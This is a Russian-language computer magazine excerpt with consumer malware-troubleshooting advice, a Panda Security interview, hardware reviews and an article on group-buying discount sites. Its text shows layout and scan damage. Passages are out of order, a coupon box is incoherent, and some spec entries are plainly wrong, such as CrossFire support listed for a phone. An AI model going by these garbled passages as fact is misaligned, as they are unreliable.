**БЕЗОПАСНАЯ ОПТИМИЗАЦИЯ.** Коммерческие приложения, такие как TuneUp Utilities, сразу после запуска предлагают создать аварийный загрузочный диск. В случае с бесплатными продуктами, такими, например, как CCleaner, вам придется самостоятельно позаботиться о своих данных, поскольку в их сохранности не может быть стопроцентной уверенности. Иногда файлы перестают читаться и из-за физических ошибок жесткого диска. Если беда все-таки случилась, а резервной копии нет, на помощь →



**Охотник** При заражении жесткого диска просканируйте его с помощью утилиты Stinger. Она способна найти и удалить более 4000 вирусов и червей

**ИНТЕРВЬЮ****«СОВРЕМЕННЫЕ ВИРУСЫ СЛОЖНО ОБНАРУЖИТЬ»**

Луис Корронс, технический директор Panda Security

**Каким образом в настоящее время распространяется вредоносное программное обеспечение?**

Чаще всего используются вирусы, работающие по технологии Drive-by-Downloads, — для установки им не требуется действий пользователя. Также распространены методы социальной инженерии, например фальшивые счета, информация о которых распространяется по почте, и комментарии в Facebook или Twitter, склоняющие адресатов к запуску опасного приложения.

**Как узнать, что ПК заражен?**

Вредоносное ПО, предназначенное для кражи информации, сложно обнаружить. Иначе обстоит дело с фальшивыми антивирусами: своими предупреждениями они вводят в заблуждение насчет опасности.

**Насколько безопасна Windows 7?**

Она подвергается заражению немого реже, но все же не защищена на 100%.

**После заражения поменяйте пароль**

придет утилита PC Inspector File Recovery с нашего DVD.

**ЗАЩИТА ОТ ШАНТАЖИСТОВ.** Если ваши данные не удалены, а захвачены, ни в коем случае не идите на поводу у мошенников. Программы-вымогатели, такие как *Troj.pgrpcoder*, часто используют простое кодирование, которое можно аннулировать без участия злоумышленника. В большинстве случаев вам поможет одна из специальных утилит от известных производителей антивирусов, которая декодирует носитель и бесследно уничтожит поразившую его программу.

Предотвратить подобные ситуации можно, если использовать са-

мую свежую версию антивируса и ликвидировать имеющиеся уязвимости — в частности, с помощью службы автоматического обновления Windows.

**Исчезновение результатов игры: клавиатурный шпион?**Вероятность атаки **НИЗКАЯ** **СРЕДНЯЯ** **ВЫСОКАЯ**

Пройти такую игру, как *World of Warcraft*, за десять минут, конечно, невозможно — по крайней мере, легальными средствами. Но так называемые трейнеры посыпают на сервер онлайн-игры чит-команды, которые позволяют стать бессмертным героем, избежать встречи с финальными монстрами и т. п. Это не только нечестно, но и опасно: такое ПО может быть носителем вируса.

**ЛЕГАЛЬНОЕ МОШЕННИЧЕСТВО.** Поскольку производители игр стремятся к честной борьбе, они выступают против использования чит-кодов. Такие компании, как Blizzard, даже блокируют аккаунт, если уличают игрока в подобном жульничестве. Поэтому чит-программы зачастую можно получить лишь на сомнительных сайтах, что сопряжено с риском. Загружайте такое ПО только из благонадежных источников, где оно, как правило, проверяется администратором ресурса.

**СПАСЕНИЕ РЕЗУЛЬТАТОВ ИГРЫ.**

Нередко вредоносные программы содержат кейлоггер, регистрирующий все нажатия на

клавиши. Таким образом хакеры получают доступ к данным пользователя для авторизации и могут бесплатно играть его персонажем. В чит-программах прячутся, например, такие шпионы, как *ntldr.exe*, поэтому по возможности сохраняйте свои результаты не только онлайн, но и офлайн, на внешнем носителе. Если вы заметили, что кто-то играет с использованием ваших регистрационных данных, немедленно смените пароль и поставьте в известность производителя игры. При наличии у него службы поддержки, а у вас — сохраненных результатов изначальное положение можно будет восстановить.



**Похищение** Захваченный браузер сам открывает подозрительные интернет-страницы, часто содержащие вредоносное ПО

**Приложения не работают: вирус?**Вероятность атаки **НИЗКАЯ** **СРЕДНЯЯ** **ВЫСОКАЯ**

Еще вчера программа работала безупречно, а сегодня неожиданно «забастовала» без каких-либо оснований.

**ПОИСК ПРИЧИН.** Вспомните, не устанавливали ли вы в последнее время новое ПО или драйвер, не подключали ли новые устройства и не поступало ли сообщений об ошибках от не работающего теперь приложения. Причин отказа запуска может быть множество — необходимо произвести тщательный анализ проблемы. В этой ситуации тоже стоит первым делом заглянуть в журнал событий. В «Пуск | Компьютер» в контекстном меню выберите «Управление». В разделе «Журналы приложений и служб» Windows фиксирует каждый запуск программы, даже когда он сопровождается сбоем. В большинстве случаев полезную дополнительную информацию можно получить, перейдя на вкладку «Подробности». Даже если там нет никакой ошибки, стоит исходить из того, что ПК, возможно, заражен вирусом.

**ЛЕЧЕНИЕ ЖЕСТКОГО ДИСКА.** Чтобы узнать, что мешает компьютеру нормально работать, потребуется информативный лог-файл. Его можно создать с помощью специальной утилиты *NiJackThis*. Если вы не хотите анализировать его самостоятельно, попросите о помощи, например, на форумах сайтов [www.ichip.ru](http://www.ichip.ru) или <http://forum.kaspersky.com> (соответствующая ветка имеется в разделе «Борьба с вирусами»). После удаления вредоносного ПО пострадавшее приложение и Windows должны заработать. **CHIP**





**Silicon Power  
Armor A80**

ВНЕШНИЙ ЖЕСТКИЙ ДИСК

## Silicon Power Armor A80

АДРЕС В ИНТЕРНЕТЕ: [www.silicon-power.com](http://www.silicon-power.com)  
СРЕД. РОЗНИЧНАЯ ЦЕНА, ГРН.: 750

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Емкость (номинальная), Гбайт: 640  
Интерфейс: USB 3.0/2.0  
Скорость чтения/записи, Мбайт/с: 94,2/86,1  
Время доступа, мс: 21  
Размеры, мм/вес, г: 134x94x18/270

**Крепкий орешек.** Новый внешний жесткий диск от компании Silicon Power принадлежит к серии Armor, а значит, отличается повышенной защитой. Устройство создано в соответствии с военными стандартами, способно длительное время находиться под водой и наделено противоударными свойствами. Для соединения с компьютером используется интерфейс USB 3.0, причем в комплекте с устройством поставляются два кабеля — короткий для переноски в специальном отсеке корпуса и длинный для стационарного использования. Кабели оснащены обычными штекерами USB на обоих концах — решение неуниверсальное, но более надежное, чем обычный порт mini-USB 3.0.

**Вывод.** Хорошо защищенный, быстрый и доступный внешний жесткий диск.

**Альтернатива.** Более дорогой A-Data ANH01-640GU3.

МАТЕРИНСКАЯ ПЛАТА

## ASRock 890GX Extreme4

АДРЕС В ИНТЕРНЕТЕ: [www.asrock.com](http://www.asrock.com)  
СРЕДНЯЯ РОЗНИЧНАЯ ЦЕНА, ГРН.: 1200

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Форм-фактор: ATX  
Тип сокета: AM3  
Чипсет: AMD 890GX  
Поддержка SLI/CrossFire: CrossFire X  
Интегрированное видеоджерло: Radeon HD4290

**Мощный арсенал.** Материнская плата класса люкс ASRock 890GX Extreme4 построена на основе чипсета AMD 890GX и использует процессорный разъем AM3. Данная модель совместима со всеми современными чипами AMD, в том числе и шестиядерными Phenom II, и оснащается четырьмя разъемами для установки до 16 Гбайт оперативной памяти стандарта DDR3 с частотой до 1866 МГц. ASRock 890GX Extreme4 поддерживает все скоростные стандарты передачи данных, включая USB 3.0, SATA3 и eSATA, а также такие уникальные технологии, как Turbo UCC и AIWI. Первая обеспечивает разблокировку ядер процессора, а установив утилиту AIWI, каждый пользователь сможет управлять системой с помощью iPhone или iPod touch. Компьютерных энтузиастов наверняка порадует наличие кно-

пок включения и перезагрузки, а также дисплей POST-кодов. ASRock 890GX Extreme4 наделена интегрированной графикой ATI Radeon HD 4290 и оборудована тремя слотами PCI Express 2.0 x16 для установки нескольких видеокарт от AMD в режиме CrossFire X. Среди прочих характеристик — гигабитный сетевой контроллер Ethernet, пять портов SATA 6 Гбит/с, гнезда eSATA и FireWire для подключения внешних накопителей, два порта USB 3.0 на задней поверхности (и возможность установки выносной панели еще на два разъема), видеовыходы DVI, D-Sub и HDMI. Также плата поддерживает ускоренную зарядку мобильных устройств Apple посредством USB-порта.

ASRock 890GX Extreme4 отличается неплохим разгонным потенциалом. Удобное ПО из комплекта поставки позволяет разогнать систему прямо из Windows. Нам удалось разогнать ASRock 890GX Extreme4, увеличив частоту шины до 370 МГц, что является неплохим результатом для платы этого ценового сегмента.

**Вывод.** Богатое оснащение, хорошая производительность, невысокая цена.

**Альтернатива.** Gigabyte GA-890GPA-UD3H.

USB-НАКОПИТЕЛЬ

## Apacer Handy Steno AH522 200X

АДРЕС В ИНТЕРНЕТЕ: [www.apacer.com](http://www.apacer.com)  
СРЕД. РОЗНИЧНАЯ ЦЕНА, ГРН.: 240

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Емкость, Гбайт: 8/16  
Скорость чтения, Мбайт/с: 30  
Скорость записи, Мбайт/с: 12  
Размеры, мм: 59x21x7  
Вес, г: 18

**Стиль и функциональность.** Новая элегантная «флешка» Apacer Handy Steno AH522 200X заключена в пластиковый корпус с металлической окантовкой и выдвижным USB-коннектором. Она способна эффективно работать в диапазоне температур от 0 до +60 °C, а измеренная скорость передачи данных совпадает с заявленной производителем и составляет 30 Мбайт/с в режиме чтения и 12 Мбайт/с при записи. Из особенностей модели стоит отметить возможность бесплатно сканировать с официального сайта ПО Apacer Compression Explorer, которое позволяет защитить паролем хранящиеся на носителе данные и увеличить его вместимость за счет сжатия запрограммированной информации.

**Вывод.** Стильный внешний вид, высокая цена.

**Альтернатива.** Флеш-накопитель OCZ OCZUSBATV8G.



**Compro VideoMate U830F**

#### ТВ-ТЮНЕР

## Compro Video-Mate U830F

АДРЕС В ИНТЕРНЕТЕ: [www.comprousa.com](http://www.comprousa.com)  
СРЕДНЯЯ РОЗНИЧНАЯ ЦЕНА, ГРН.: 650

#### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Запись видео: MPEG-1/2/4  
Интерфейс: USB 2.0  
Формат видео: 4:3  
Пульт ДУ: ●  
Входы: Audio, S-Video, композитный

**Компактный универсал.** ТВ-тюнер Compro VideoMate U830F с интерфейсом USB 2.0 обеспечивает прием, просмотр и запись телепередач аналогового вещания и ориентирован в первую очередь на владельцев ноутбуков, ведь он не требует дополнительного блока питания. Данная модель отличается от предыдущих тюнеров компании Compro использованием нового медиа-процессора ATI Theater HD750. VideoMate U830F демонстрирует хорошую чувствительность приема сигнала и качественное видеоизображение с правильной цветопередачей, а фирменное ПО обладает богатой функциональностью и приятным интерфейсом.

**Вывод.** Один из лучших компактных аналоговых ТВ-тюнеров на сегодняшний день.

**Альтернатива.** Beholder Behold TV Voyage.



**Fujifilm FinePix Real 3D W3**

#### 3D-ФОТОКАМЕРА

## Fujifilm FinePix Real 3D W3

АДРЕС В ИНТЕРНЕТЕ: [www.fujifilm-digital.ru](http://www.fujifilm-digital.ru)  
СРЕДНЯЯ РОЗНИЧНАЯ ЦЕНА, ГРН.: 5500

#### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Тип матрицы: CCD  
Диапазон значений ISO: 100–1600  
Оптический зум: 3x  
Объем встроенной памяти, Мбайт: 34  
Размеры, мм/вес, г: 124x66x28/230

**Расширяя границы реального.** Около года назад компания Fujifilm выпустила первую в мире компактную стереофотокамеру FinePix Real 3D W1. Однако устройство получилось весьма неоднозначным и обладало рядом существенных недостатков. Сейчас Fujifilm представила вторую версию 3D-фотокамеры — FinePix Real 3D W3. По сравнению с предыдущим вариантом обновленная модель значительно легче (230 г) и удобнее. Она оснащается экраном большего размера (3,5 дюйма), а также способна снимать объемное видео в формате 720р и при этом обладает видеовыходом HDMI 1.4.

Основные характеристики FinePix Real 3D W3 остались такими же, как и у предыдущей камеры: два десятимегапиксельных сенсора, два объек-

тива с трехкратным оптическим зумом и процессор RealPhoto. 3,5-дюймовый ЖК-дисплей модели W3, изготовленный на основе лентикулярной 3D-технологии, заслуживает похвалы: в новой версии камеры он обладает уже 1,15 млн точек против 230 000 на 2,8-дюймовой диагонали дисплея у модели FinePix Real 3D W1. Для просмотра на нем 3D-изображений не требуются специальные очки, но при этом на экран нужно смотреть строго под определенным углом. Так как на рынке в потребительском сегменте пока нет подобных 3D-камер, сложно порекомендовать что-либо другое, если вы хотите снимать трехмерные фотографии и видео. Однако для качественной съемки 3D с помощью этой камеры требуется определенная сноровка: как показал тест, удачнее всего получаются объемные изображения неподвижных объектов при значительном расстоянии между ними и фоном. Такие фотографии выглядят по-настоящему трехмерно и реалистично.

**Вывод.** Богатая функциональность, оправданная цена.  
**Альтернатива.** На сегодняшний день отсутствует.

#### ИГРОВАЯ КЛАВИАТУРА

## Gigabyte Aivia K8100

АДРЕС В ИНТЕРНЕТЕ: [www.gigabyte.ua](http://www.gigabyte.ua)  
СРЕДНЯЯ РОЗНИЧНАЯ ЦЕНА, ГРН.: 1500

#### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Ресурс: 10 млн нажатий  
Интерфейс: USB 2.0  
Светодиодная подсветка: ●  
USB-хаб: ●  
Размеры, мм: 490x263x32,8

**Новый игрок.** Геймерская клавиатура Gigabyte Aivia K8100 со светодиодной подсветкой кнопок имеет достаточно строгий внешний вид и выпускается в трех цветовых решениях — черном, ярко-красном и ярко-желтом. Данная модель достаточно эргономична и демонстрирует выверенный ход клавиш с хорошей отдачей. Из интересных особенностей клавиатуры стоит отметить технологию GHOST, которая позволяет сохранять до 100 программируемых макросов во встроенной памяти, а также поддержку одновременного нажатия до 20 клавиш и наличие сенсорного регулятора громкости. Кроме того, кнопки клавиатуры разделены на три группы в соответствии с силой, необходимой для их нажатия — 50, 60 и 70 г. **Вывод.** Стильный дизайн, высокая надежность.  
**Альтернатива.** Razer Tarantula.



Zotac GeForce GTX 580

Fly Q200

HIS 6850 Fan 1GB

## ВИДЕОКАРТА

**Zotac GeForce GTX 580**

АДРЕС В ИНТЕРНЕТЕ: [www.zotac.com](http://www.zotac.com)  
СРЕД. РОЗНИЧНАЯ ЦЕНА, ГРН.: 5650

## ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

GPU (тип/частота, МГц): GeForce GTX 580/772  
Память (объем, Мбайт/частота, МГц): 1536/4008  
Шина памяти, бит: 384  
Разъемы: 2x DVI-I, D-Sub, mini-HDMI  
Поддержка SLI: ●

**Самый быстрый.** По сравнению с предыдущим флагманом NVIDIA — GeForce GTX 480 — новая плата демонстрирует прирост производительности от 10 до 40% в зависимости от степени оптимизации конкретного приложения. При этом снизились показатели уровня шума и энергопотребления. Так, при тестировании в пакете 3DMark Vantage карта заработала 23 300 баллов в режиме «High». Почти такой же результат показала и Radeon HD 5970. В игровом teste на основе S.T.A.L.K.E.R.: Call of Pripyat с использованием DirectX 11 и отключенной тесселяцией отставание от лидера оказалось более заметным — 61 кадр/с у Zotac GeForce GTX 580 против 66 кадров/с у AMD Radeon HD 5970.

**Вывод.** Топовая графическая карта для энтузиастов.

**Альтернатива.** CrossFire-тандем из двух Radeon HD 6870.

## GSM-ТЕЛЕФОН

**Fly Q200**

АДРЕС В ИНТЕРНЕТЕ: [www.fly.ua](http://www.fly.ua)  
СРЕДНЯЯ РОЗНИЧНАЯ ЦЕНА, ГРН.: 1450

## ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Стандарты связи: GSM/GPRS/  
EDGE 900/1800/1900  
Коммуникации: Bluetooth 2.0, mini-USB, microSD  
Поддержка SLI/CrossFire: CrossFire X  
Размеры, мм/вес, г: 70x70x16,3/90

**Гlamur в квадрате.** Телефон Fly Q200 ориентирован исключительно на женскую аудиторию и подкупает необычным внешним видом: модель выполнена в редком форм-факторе ротатопа, три функциональные кнопки инкрустированы кристаллами Swarovski, а тыльная поверхность верхней крышки зеркальная. В сложенном виде телефон по форме напоминает квадрат со сглаженными углами. Аппарат легко раскрывается одной рукой, люфт между половинками корпуса отсутствует.

Оснащение типично для недорогих телефонов от Fly: достаточно яркий QWGA-дисплей с диагональю 2,2 дюйма, поддержка двух SIM-карт, Bluetooth 2.0, медиапроигрыватель и FM-радио. Дополняет этот набор стандартный 3,5-миллиметровый разъем для наушников и слот microSD. Объем вну-

тренней памяти составляет 20 Мбайт. Две SIM-карты работают одновременно только в режиме ожидания. В случае, когда ведется разговор по одной линии, а вызов поступает на другую, он попросту отклоняется. Телефон оснащен QWERTY-клавиатурой с нестандартной раскладкой, которая требует привыкания. Белая подсветка клавиш будет полезна в условиях недостаточной освещенности, а вот при ярком свете серебристые символы трудноразличимы. Возможности встроенной двухмегапиксельной камеры достаточно скромные, автофокус и вспышка отсутствуют. Набор предустановленных приложений состоит из браузера Opera Mini, универсального клиента для обмена мгновенными сообщениями и работы с социальными сетями Nimbuzz а также апплета от iDea Widgets, открывавшего доступ к большинству популярных сервисов.

Имеется и программа для чтения электронных книг, однако ее возможности ограничены стандартными текстовыми файлами.

**Вывод.** Необычный женский телефон с достаточным набором функций.

**Альтернатива.** Samsung B3410 с большим дисплеем.

## ВИДЕОКАРТА

**HIS 6850 Fan 1GB**

АДРЕС В ИНТЕРНЕТЕ: [www.hisdigital.com](http://www.hisdigital.com)  
СРЕД. РОЗНИЧНАЯ ЦЕНА, ГРН.: 1800

## ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Память (объем, Гбайт/тип): 1/ГDDR5  
Частота ядра/памяти, МГц: 775/4000  
Разрядность шины, бит: 256  
Интерфейсы: 2x DVI, HDMI, DP  
Размеры, мм: 126x42x232

**Оружие победы.** Графическая карта на основе чипа Radeon HD 6850 в исполнении HIS немного отличается от референсного дизайна AMD. Так, печатная плата несколько короче, а система охлаждения улучшена. Рабочие частоты ядра и памяти остались без изменений. Система охлаждения состоит из малошумного вентилятора с двумя медными тепловыми трубками. Слабый шум кулера слышен даже при работе с офисными приложениями. Питается карта от одного шестиконтактного разъема. Производительность HIS 6850 Fan 1GB немного ниже, чем у Radeon HD 5850. Карта от HIS показала в среднем 35 кадров/с в Crysis и около 43 кадров/с при тестировании в Colin McRae: Dirt 2.

**Вывод.** Отличное решение для всех современных игр.

**Альтернатива.** Более дорогая NVIDIA GeForce GTX 470.



**Seasonic X-400**

**ZOTAC M880G-ITX WiFi**

**Transcend SSD  
TS64GSSD25S-M**

#### БЛОК ПИТАНИЯ

## Seasonic X-400

АДРЕС В ИНТЕРНЕТЕ: [www.seasonic.com](http://www.seasonic.com)  
СРЕД. РОЗНИЧНАЯ ЦЕНА, ГРН.: 1560

#### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Спецификации: ATX 12V/EPS 12V

КПД, %/мощность, Вт > 85/400

Напряжение питания, В: 100–240

Количества шин +12 В: 1

Конструкция: модульная

**Удобство и тишина.** Главная особенность блока питания Seasonic X-400 — отсутствие вентиляторов: чрезвычайно высокий КПД данной модели позволил использовать пассивную систему охлаждения. Устройство отличается интересной внутренней компоновкой, благодаря которой внутри блока много места для воздушных потоков. Seasonic X-400 построен по схеме DC-DC, при которой напряжение питания преобразуется в одно стабилизированное напряжение 12 В, а все остальные напряжения выдают схемы преобразования из 12 В. При этом стабилизация получается более точной, а один мощный канал 12 В позволяет подключать оборудование так, как это удобно пользователю.

**Вывод.** **Бесшумный и удобный** для сборки ПК блок питания.

**Альтернатива.** Silverstone Nightjar 400.

#### МАТЕРИНСКАЯ ПЛАТА

## ZOTAC M880G-ITX WiFi

АДРЕС В ИНТЕРНЕТЕ: [www.zotac.com](http://www.zotac.com)  
СРЕД. РОЗНИЧНАЯ ЦЕНА, ГРН.: —

#### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Сокет/чипсет: S1/AMD M880G

Форм-фактор/CPU: ITX/Turon II Neo K625

Память: DDR3-800

Разъемы: 6x SATA3, 6x USB 2.0, 2x USB 3.0

Сеть: 802.11n WiFi, Gigabit LAN

**Компактная мощность.** Системная плата M880G-ITX WiFi от компании Zotac построена на платформе AMD Nile, которая идеально подходит для использования в мобильных ПК. Процессор распаян на плате и, несмотря на достаточно скромное охлаждение, обеспечивает производительность на уровне среднего десктопа. Хотя в основе платы лежит мобильная платформа, устройство оснащается стандартными модулями памяти DDR3 для настольных ПК. Правда, работают они на частоте 800 МГц, типичной для лэптопов. Наличие шести портов SATA также соответствует стандартам оснащения настольных ПК. Поддерживаются массивы RAID 0, 1, 5 и 0+1. Также на плате расположены два порта USB 3.0. Графическая подсистема, построенная на ядре Radeon HD 4250, не-

плохо справляется с воспроизведением HD-видео и обеспечивает 3D-производительность, достаточную для игр класса World of Warcraft и комфортной работы интерфейса Aero. Данная плата не является сверхпроизводительным игровым решением, однако может использоваться как основа для мощного мультимедийного центра или компактного офисного ПК. Такому применению способствуют и скромное тепловыделение, и почти полное отсутствие шума при работе. Система охлаждается одним низкопрофильным куллером с аддитивным управлением. Для дополнительного отвода тепла на плате предусмотрен еще один четырехконтактный разъем для подключения кулера.

Главный недостаток M880G-ITX WiFi — практически полное отсутствие слотов расширения: в наличии только один слот PCI Express x1. Однако плата оснащена высокоскоростным модулем Wi-Fi с двумя антеннами, что гарантирует быструю передачу данных в беспроводной сети.

**Вывод.** Хорошая основа для мощного мультимедийного или компактного рабочего ПК.  
**Альтернатива.** Плата Zotac GF9300-G-E без USB 3.0.

#### SSD

## Transcend TS64GSSD25S-M

АДРЕС В ИНТЕРНЕТЕ: [www.transcend-ua.com](http://www.transcend-ua.com)  
СРЕД. РОЗНИЧНАЯ ЦЕНА, ГРН.: 950

#### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Объем памяти, Гбайт: 64

Интерфейс: SATA II

Форм-фактор, дюймов: 2,5

Поддержка команды TRIM: ●

Гарантия, месяцев: 24

**Легкий и доступный.** SSD-накопитель TS64GSSD25S-M от компании Transcend является одним из самых недорогих устройств данного класса. Диск заключен в легкий пластмассовый корпус стандартного типа-размера. В тестах модель продемонстрировала скромные показатели скорости чтения и записи — порядка 100 и 50 Мбайт/с соответственно. Полученные результаты достаточно невысоки даже для бюджетных решений, однако диск все же намного быстрее, чем обычные 2,5-дюймовые винчестеры. Учитывая присущую всем SSD устойчивость к ударам и вибрациям, этот накопитель будет хорошим решением для замены жесткого диска в нетбуке или ноутбуке.

**Вывод.** Демократичная цена, неплохая скорость.

**Альтернатива.** Kingston SSD SNV425-S2 с внешним USB-карманом.



# ГДЕ СКИДКИ ЗИМУЮТ

Сезон зимних распродаж в самом разгаре, и магазины изобилуют заманчивыми предложениями. Однако есть места, где интересные акции сменяют друг друга каждый день. Мы расскажем, как существенно экономить, пользуясь разнообразными системами получения скидок.

**0**брести больше за меньшие деньги — извечное стремление большинства потребителей. А если учесть далеко не самые позитивные тенденции в нашей экономике, желание заполучить хоть какую-то скидку порой превращается в насущную необходимость.

Разумеется, за скидкой, бонусом или другим поощрением могут таиться

стремление продавца сбыть залежавшийся товар, ограниченное предложение или скрытые обязательства. Но зачастую специальные предложения действительно выгодны. Большинство из них легко обнаружить, просто поискав информацию в Сети или обратившись к каталогам вроде «Яндекс.Маркета» или Price.ua. К тому же существует немало интернет-ресурсов, посвященных мониторинг-

ту акций и скидок в онлайновых и обычных магазинах.

Но если со скидками на компьютерную технику и бытовую электронику все вполне понятно, то как обстоят дела со всем остальным?

## Экономия в Сети

### Новое — это хорошо забытое старое

С ухудшением экономической ситуации в ход пошли средства, зареко-

## Вывод

Интернет-сервисы коллективных и групповых покупок — принципиально новое направление в электронной коммерции. Скидки и специальные предложения выгодны не только конечным потребителям, но и предоставляющим их компаниям. Оплатить купон можно и без платежной карты, а воспользоваться им — в любое удобное для вас время. Главное — соблюдать меры предосторожности при совершении транзакций и внимательно читать условия проведения акций.



мендовавшие себя еще с советских времен, — покупки в складчину и приобретение партий товара по оптовым ценам с последующим распределением между участниками. Оба метода требуют организаторских способностей, а также немало времени. Очень быстро подобные частные инициативы вылились в появление специальных интернет-сервисов коллективных покупок.

Совместные или, как их еще называют, коллективные покупки — явление, популярное во всем мире. Этот увлекательный вид шопинга ориентирован главным образом на сферу развлечений, то есть те товары и услуги, от приобретения которых первым делом заставляет отказаться постоянный рост цен.

собного спроса вынуждают компании устраивать «аттракционы невиданной щедрости». И речь идет отнюдь не о скромных обещаниях вроде «Десятый бокал пива — в подарок» или «Приди и получи скидку 5%» — ее размер может варьироваться в пределах 50–70%.

Эта схема функционирует следующим образом. На сайте размещается подробная информация об акции. Предложение доступно в течение какого-то ограниченного и, как правило, весьма короткого периода — от нескольких часов до двух-трех дней. Купон или сертификат доступен для покупки зарегистрированным пользователям ресурса по символической цене (обычно не более 10–20 гривен,

**1+1**

При покупке 1 единицы товара (напитка) в меню ресторана та при покупке купону на бесплатную вторую (напиток), вы оплачиваете вторую стоимость (напиток).

**БЕЗКОШТОВНО**

за услуги, что друга стоимость (напиток) не перекладывает стоимость второй строчки (напиток).  
Значок не приходит на электронной почты (напиток) при заказывании плашки.  
Значок для письма «стороне» — стоимость (напиток) — напиток.  
Страница KARTYKUA.UA 01.04.2011

**Два по цене одного** — отличный вариант для большой и дружной компании

завершения срока, отведенного на их покупку. Как правило, скидка действительна на протяжении месяца, а иногда и дольше. Чтобы воспользоваться ею, предъявите купон в заведении, прежде чем сделать заказ.

## Выгода онлайн

Дисконты от Save Max Ukraine

В отличие от толп навязчивых коммивояжеров представители компании Save Max Ukraine — нечестные, но всегда желанные гости в офисах крупных организаций. Единственный предлагаемый ими товар — акционные VIP-карты на продукты или услуги компаний-партнеров. С карточкой Save Max поход в аквапарк, посещение модного суши-ресторана или заказ пиццы для большой компании становятся намного доступнее. Принцип прост: каждая карта гарантирует 50-процентную скидку. Вы полностью оплачиваете одну услугу, а карта дает право на получение второй бесплатно. К примеру, в случае с суши при покупке какого-то блюда за полную цену вы можете получить еще одно (стоимостью не дороже первого). Карта с шестью отрывными талонами стоит 59 гривен, а максимальная экономия может составить свыше 1500 гривен. Большинство предложений примечательны продолжительным сроком действия — несколько месяцев, а то и все полгода. Так что, даже если вы нечасто собираетесь с друзьями, это еще не значит, что часть карточек останется невостребованной.



## Сервисы коллективных покупок помогают экономить и развлекаться одновременно

Именно сервисы массовых покупок позволяют совместить несочетимое — экономию и развлечения. И если у нас в торговле разница между расходами продавца, например интернет-магазина, и полученной им выручкой очень мала, то в сфере услуг дела обстоят с точностью до наоборот. Высокая конкуренция и падение платежеспо-

хтя попадаются и серьезные предложения стоимостью от 100 гривен). Для того чтобы акция прошла успешно, купон должно приобрести определенное количество человек. В отдельных случаях может быть ограничено и общее число участников, но такое бывает крайне редко. Купоны начинают действовать на следующий день после

ПОКУПОН

Кiev.

Мастер-класс Секс и фотография от Александра Ктиторчука со скидкой 50%! Купить можно только с 7 декабря по 10 декабря

25

Купите!

400грн 50% 200грн

2 12:48:28

Купон для друга

Условия акции

Купон дает возможность воспользоваться услугами мастера-класса «Секс и фотография» от

Мастер-класс Секс и фотография от Александра Ктиторчука со скидкой 50%!

Более 1000 участников уже воспользовались услугами Александра Ктиторчука!

Мастер-класс Секс и фотография от Александра Ктиторчука со скидкой 50%!

Пицца со скидкой 50% от службы доставки СЛАВ РОДА!

Регистрируйтесь на [Pokupon.com.ua](http://Pokupon.com.ua) необязательно — просто авторизуйтесь, используя данные своей учетной записи «ВКонтакте» или Facebook



**Виртуальные туры** на портале Shopper.ua — отличный способ разведать новые интересные места для отдыха, не выходя из дома



## Портал удачных покупок

[www.pokupon.com.ua](http://www.pokupon.com.ua)

Всемирная паутина богата на всевозможные специальные предложения и акции, но зачастую они являются всего лишь наживкой, приготовленной мошенниками для доверчивых пользователей. Впрочем, есть и исключения из правил, когда грандиозные акции — это действительно выгодные предложения, а не очередной способ не вполне честного отъема денег. Типичный тому пример — крупнейший украинский сервис совместных покупок «Покупон». Ресурс успешно существует уже более полугода, предоставляя своим пользователям интересные возможности.

Что особенно приятно, география сервиса весьма обширна: акции от «Покупона» проходят в большинстве крупных городов Украины. Традиционно наибольшая активность пользователей приходится на Киев, за ним с небольшим отрывом следуют Львов, Харьков и Севастополь.

На сайте действует бонусная программа — система поощрений за участие в акциях и привлечение новых пользователей. Арифметика проста: 10 бонусов равны одной гривне. Неоспоримое преимущество данного ресурса — многообразие способов оплаты, включая покупку за бонусы и даже приобретение в кредит. Если при регистрации пользователь указывает номер своего мобильного телефона, он будет получать коды приобретенных акций в SMS-сообщениях. Это весьма удобно, если не требу-

ется предъявлять распечатку купона, а только назвать код. Еще одна отличительная черта сервиса — система контроля качества акций: сотрудники «Покупона» проводят инструктажи для партнеров, а также проверяют уровень предоставляемых услуг под видом обычных пользователей.

## Виртуальный гид

[www.shopper.ua](http://www.shopper.ua)

Многочисленные порталы о шопинге также предлагают немало полезной информации о всевозможных скидках и распродажах.

Однако выбрать что-то подходящее в мешанине кричащих новостей и яркого пафоса известных и не очень брендов — задача не из легких. Подобно сервисам коллективных покупок, здесь тоже предлагаются скидочные купоны, но платить за них не нужно. Правда, и размеры скидок достаточно скромные — как правило, около 5–10%.

Одна из самых интересных возможностей ресурса Shopper.ua — виртуальные туры по магазинам и торгово-развлекательным центрам. Иногда бывает полезно ознакомиться с интерьером и основными достопримечательностями того или иного места, не выходя из дома.

## Все акции в одном месте

[www.discount.ua](http://www.discount.ua)

Название этого портала говорит само за себя: центральный блок Discount.ua пестрит заманчивыми предложениями от известных компаний. Здесь всегда есть из чего выбрать, а также можно узнать, какие акции вы пропустили. Вся информация хорошо структурирована, что существенно облегчает поиск. Также радует тот факт, что список населенных пунктов не ограничивается крупными городами.

## Как все начиналось

Считается, что идея коллективных покупок зародилась в Китае. Несколько лет назад предпримчивые китайцы в целях экономии стали договариваться о совместном приобретении товаров в магазинах: большие партии позволяют получать значительные скидки, на которые не может рассчитывать каждый покупатель в отдельности. Сначала группы формировались из родственников и друзей, но со временем и развитием Интернета эта практика вылилась в появление специальных сервисов, где продавцы предлагают товары, а покупатели объединяются в группы. Возник даже специальный термин для обозначения покупок подобного рода — *tuangou* (произносится как «тuanгоу»), что в переводе с китайского означает «командная закупка».

Впрочем, назвать такой подход сугубо китайским изобретением сложно: нечто подобное существовало в 80–90-х годах прошлого века на просторах бывшего СССР, когда несколько семей сообща

покупали продукты по оптовым ценам или в складчину приобретали дорогую технику. Принцип тот же, только у нас, в отличие от Китая, это явление так и не получило ни названия, ни дальнейшей популяризации.

